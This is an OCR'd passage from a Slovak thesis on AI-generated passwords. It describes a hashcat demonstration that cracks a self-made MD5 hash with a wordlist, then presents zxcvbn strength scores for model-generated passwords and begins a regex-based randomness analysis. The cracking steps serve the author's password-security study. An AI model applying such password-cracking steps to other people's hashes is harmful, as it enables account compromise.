
Obrázok 89. Rozbalenie stiahnutého súboru hashcat [Zdroj vlastný]

Ďalším krokom je vytvorenie wordlistu, v ktorom sú dané heslá. Tento je vytvorený vo vnútri rozbaleného priečinku *hashcat-verzia/wordlists.*




Obrázok 90.Vytvorenie wordlistu s heslom pre hashcat [Zdroj vlastný]

Pre ukážku je do daného súboru vložené len jedno heslo. A to konkrétne „faiutb“.



Obrázok 91. Vloženie zvoleného hesla do súboru wordlist.txt [Zdroj vlastný]


Následne je nutné získať hash zvoleného hesla. Napríklad pomocou jedného z mnohých online nástrojov. Pre ukážku bol použitý len algoritmus MD5.



Obrázok 92. Získanie MD5 hashu pre heslo [Zdroj vlastný]


Následne je v hlavnom priečinku, kde je hashcat, vytvorený súbor „hash.txt“, kde je vložený výsledný MD5 hash požadovaného hesla.

Ak je toto hotové. Ďalším krokom je spustenie príkazového riadka v režime administrátora. A pomocou príkazu „cd“ realizované prepnutie do cieľového priečinka s hashcatom.




Obrázok 93. Presunutie sa do priečinka hashcat cd príkazom [Zdroj vlastný]

Následne je možné spustiť hashcat s parametrami –m 0 , čo značí hash mode, kde hodnota 0 prislúcha hashu MD5 a –a 0 značí formu testovania, teda brute force. Následne sú vložené cesty. Prvá je cesta k súboru s hashom a druhá k súboru s heslom.




Obrázok 94. Spustenie nástroja hashcat [Zdroj vlastný]

Po spustení tohoto príkazu sa spustí samotný hashcat, ktorý si overí správnosť oboch súborov a inicializuje backend runtime.



Obrázok 95. Inicializácia spusteného nástroja hashcat [Zdroj vlastný]

Keď hashcat prelomí heslo, program je ukončený a vypíše nasledovné výsledky: hash a heslo k nemu prislúchajúce, časy, rýchlosť a ostatné detaily.




Obrázok 96. Výsledky prelomeného hashu v nástroji hashcat [Zdroj vlastný]

6.2 Vyhodnotenie bezpečnosti hesiel vygenerovaných modelom

Pomocou uložených modelov, ktoré boli naučené na 1000 resp. 2500 epochách, pri rovnakých ostatných nastaveniach boli vygenerované heslá. Aby bola dodržaná jednotnosť, znova bolo vygenerovaných 20 hesiel, taktiež bola dodržaná pevná dĺžka hesiel, konkrétne 12 znakov. Tieto sú ohodnotené pomocou nástroja *zxcvbn* tak isto ako boli ohodnotené heslá vygenerované inými existujúcimi riešeniami. Následne sú heslá vygenerované nejlepším z týchto modelov ešte podrobnejšie analyzované pomocou ďalších testov.

6.2.1 Model naučený na vlastnej datovej sade bezpečných hesiel

Prvým použitým modelom bol model s 1000 epochami, ktorý vygeneroval takéto heslá.



Obrázok 97. Heslá vygenerované modelom naučeným na 1000 epochách [Zdroj vlastný]


Z vygenerovaných hesiel je badateľné, sú komplexné, nakoľko sa skladajú z malých, veľkých písmen, čísel a špeciálnych znakov. Predpoklad na to, že heslá sú bezpečné vyzerá z tohoto pohľadu dobre. V ďalšom kroku boli heslá ohodnotené už spomínaným nástrojom *zxcvbn*.

Password	Password Strength
%2)nGK5^5pNp	4
M((fjV(t7D-f	4
Mjh5+!5-zuw!	4
nm+J7U9u4buj	4
98N>f_7hmn3>	4
Tyvs[f/u-er^	4
]zH3G$c2T4C.	4
fc@8HA^K6yy5	4
p8kbv+)v$73F	4
-X7_endh9{^K	4
Vbzj(5q$3A*T	4
$75PfDk4XhY*	4
wUC.6M5j[nJJ	4
8Xv%ku+*v+7P	4
Q3pEN+X8e6c$	4
vJw7>&eP5X-J	4
D7wnxj-S7Yfh	4
6nS2GST)9a3j	4
H9d4q49Zw/ZW	4
9z5K_$92KNY*	4

Obrázok 98. Ohodnotené heslá vygenerované modelom naučeným na 1000 epochách [Zdroj vlastný]

Ako je z hodnotenia na predošlom obrázku badateľné, všetky vygenerované heslá obdržali najvyššie možné hodnotenie so stupňom 4. Môžeme teda predpokladať, že tieto heslá sú bezpečné. Ďalším faktorom, ktorý je možné si všimnúť je veľká variabilita, v zmysle toho, že sa jednotlivé množiny znakov striedajú a nie sú zoskupené. Taktiež v heslách nie sú žiadne slová prirodzeného jazyka ani znakové vzory, čo taktiež posilňuje predpoklad. Že heslá sú naozaj silné.

V ďalšom kroku sú rovnakým spôsobom vygenerované heslá pomocou modelu učeného na 2500 epochách. Aby bola overená aj varianta, či nie je nutné počet epoch na trénovanie prípadne zvýšiť.



Obrázok 99. Heslá vygenerované modelom naučeným na 2500 epochách [Zdroj vlastný]

Vygenerované heslá vyzerajú obdobne ako heslá vygenerované predošlým modelom. Čo by potvrdzovalo hypotézu, že 1000 epoch je dostačujúcich na to, aby sa model správne naučil a bol schopný generovať silné a bezpečné heslá. Pre potvrdenie však bolo prevedené ohodnotenie hesiel tak, ako v predošlom prípade.


Password	Password Strength
*.F3y/JdpwCa	4
s+TE_abL68qc	4
+3?!>/wdvvF{	4
)3SVb+^X4hb%	4
G)3G6phmvH4z	4
E(%g@{j%2)nG	4
yvzp-kLa!a8?	4
vT3>Q+V?U=>*	4
dQ*2_bgy5TcV	4
_2x)M6b[.GdR	4
2[@EP&s5D-7F	4
ym}U-+b?/A>8	4
6J)fNUjsDFk3	4
.zg&3%J%g4C7	4
DA2u+gGUY)+{	4
+u3NQM[.W9p$	4
8?S-]7{%kb6Y	4
d=)ddas)@RpX	4
pvU-8(7ySJ}?	4
T%v+q2Uh@r{&	4

Obrázok 100. Ohodnotené heslá vygenerované modelom naučeným na 2500 epochách [Zdroj vlastný]

Po ohodnotení je viditeľné, že heslá taktiež obdržali hodnotenie s hodnotou 4. Teda najlepšie možné. Na základe tohoto faktu a vizuálneho zhodnotenia hesiel je možné skonštatovať, že aktuálne heslá vygenerované modelom sa dajú považovať za bezpečné.

6.2.2 Model naučený na filtrovanej datovej sade uniknutých hesiel

V rámci tejto ukážky bolo použité len učenie s 1000 epochami, nakoľko pri predošlom učení sa nutnosť použitia vyššieho počtu epoch nepreukázala ako príliš podstatná. V tomto prípade bolo tiež vygenerovaných 20 hesiel, ktoré vyzerali takto.



Obrázok 101. Heslá vygenerované modelom naučenom na datovej sade filtrovaných uniknutých hesiel [Zdroj vlastný]

Čo je na prvý pohľad viditeľné oproti heslám vygenerovaným modelom, ktorý sa učil na datovej sade bezpečných hesiel, je absencia špeciálnych znakov, pričom z 20 hesiel obsahovalo špeciálny znak len jedno, aj to len jeden znak. To znamená, že spomínaná charakteristika zdrojovej datovej sady, teda absencia špeciálnych znakov sa pochopiteľne preniesla aj na heslá generované modelom. To však nemusi vyslovene znamenať problém, preto v ďalšom kroku boli tieto heslá ohodnotené nástrojom *zxcvbn*.

	A	B	C
1	Password	word Strength	
2	96y25cng9609	4	
3	rated497rq0o	4	
4	OqxXoS9ebQVc	4	
5	aeCjyxUp4H18	4	
6	7O2vyIPDjEVX	4	
7	eTVXRE4e0QXf	4	
8	smfanah123ZA	4	
9	qCn9FY6e33we	4	
10	UOdramieesRa	4	
11	zM4kY2u2Y9hb	4	
12	2JWY8FX4wOA9	4	
13	xvDb3SAybpyx	4	
14	HuMldsdl1994	4	
15	545109DdnaZE	4	
16	mBHY5wxhE534	4	
17	nOLddkecrarh	4	
18	fFFu670Zslen	4	
19	kWcBuxxDb3SA	4	
20	MaMdsmJp9Wkx	4	
21	zxYeUYEBu.TH	4	


Obrázok 102. Ohodnotené heslá vygenerované modelom naučenom na datovej sade filtrovaných uniknutých hesiel [Zdroj vlastný]

Vo výsledku je viditeľné, že heslá boli ohodnotené najlepším stupňom 4, čo môže naznačovať, že tieto heslá sú bezpečné. Z hľadiska komplexity a absencie špeciálnych znakov sa však javí používanie modelu naučenom na datovej sade bezpečných hesiel ako rozumnejšia voľba. Preto bol v záverečnej implementácii použitý práve tento model.


6.2.3 Analýza hesiel generovaných modelom

V rámci tejto analýzy bol vygenerovaný vyšší počet hesiel a to konkrétne 50 000. Tieto heslá boli následne podrobené rade testov, ktoré overili ich bezpečnosť a náhodnosť. Prvým testom bolo hľadanie vzoru v generovaných heslách pomocou tzv. regexov. Tieto regexy alebo inak zvané *regular expressions* (regulárne výrazy) sú podľa zdroja [64] definované takto: „Regex, skrátene pre regular expression je reťazec znakov textu, ktorý umožňuje vytváranie vzorov na porovnávanie, hľadanie alebo spravovanie textu“. [64] To znamená, že ak je nájdený nejaký regex, ktorý vystihuje vzor generovaných hesiel, tieto

heslá nie sú vhodné, pretože ich formát môže byť pomocou tohoto regexu predpovedaný. Ideálnym výsledkom teda je, ak vo vygenerovaných heslách nie je nájdený žiadny takýto vzor. Na skontrolovanie tejto vlastnosti bol použitý AI nástroj *Regex.ai*. [65] Tento nástroj je schopný vo vloženom texte, teda v tomto prípade vložených heslách, hľadať vzory a vytvoriť prislúchajúci regex. Keďže skúmanie regexov je len doplňujúcim prvkom, v rámci tejto analýzy bolo náhodne vybraných 300 hesiel spomedzi vygenerovaných, a tieto sú nástrojom 